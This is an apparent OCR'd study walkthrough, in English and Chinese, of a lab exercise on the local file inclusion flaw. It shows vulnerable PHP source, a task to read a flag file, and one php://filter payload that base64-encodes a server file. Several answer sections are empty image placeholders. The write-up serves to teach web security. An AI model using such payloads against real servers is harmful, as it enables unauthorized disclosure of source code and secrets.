
- "Some web applications **allow the user to specify input that is used directly into file streams** or allows the user to upload files to the server. At a later time the web application accesses the user supplied input in the web applications context. By doing this, the web application is allowing the potential for malicious file execution."
  - 允許使用者透過輸入來引入檔案
- "If the file chosen to be included is local on the target machine, it is called **Local File Inclusion (LFI)**. But files may also be included on other machines, which then the attack is a **Remote File Inclusion (RFI)**."
  - 根據引入檔案對於目標來說是本地或遠端分成兩種
- **Testing for File Inclusion**

$~/File Inclusion/Low: cat ./"View Source"


```php
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

?>
```

"Read all five famous quotes from '**../hackable/flags/fi.php**' using only the file inclusion."


$~/File Inclusion/Low: cat ./Answer




$~/File Inclusion/Low/LFI: cat ./Answer




$~/File Inclusion/Low/LFI: cat ./Answer



$~/File Inclusion/Low/LFI: cat ./Answer



$~/File Inclusion/Low/LFI: cat ./Answer



$~/File Inclusion: cat ./"PHP Protocols"

- Supported Protocols and Wrappers (PHP Manual)
  - file:// — Accessing local filesystem
  - php:// — Accessing various I/O streams

$~/File Inclusion/Low: cat ./Answer

```
?page=php://filter/read=convert.base64-encode/resource=./include.php
```

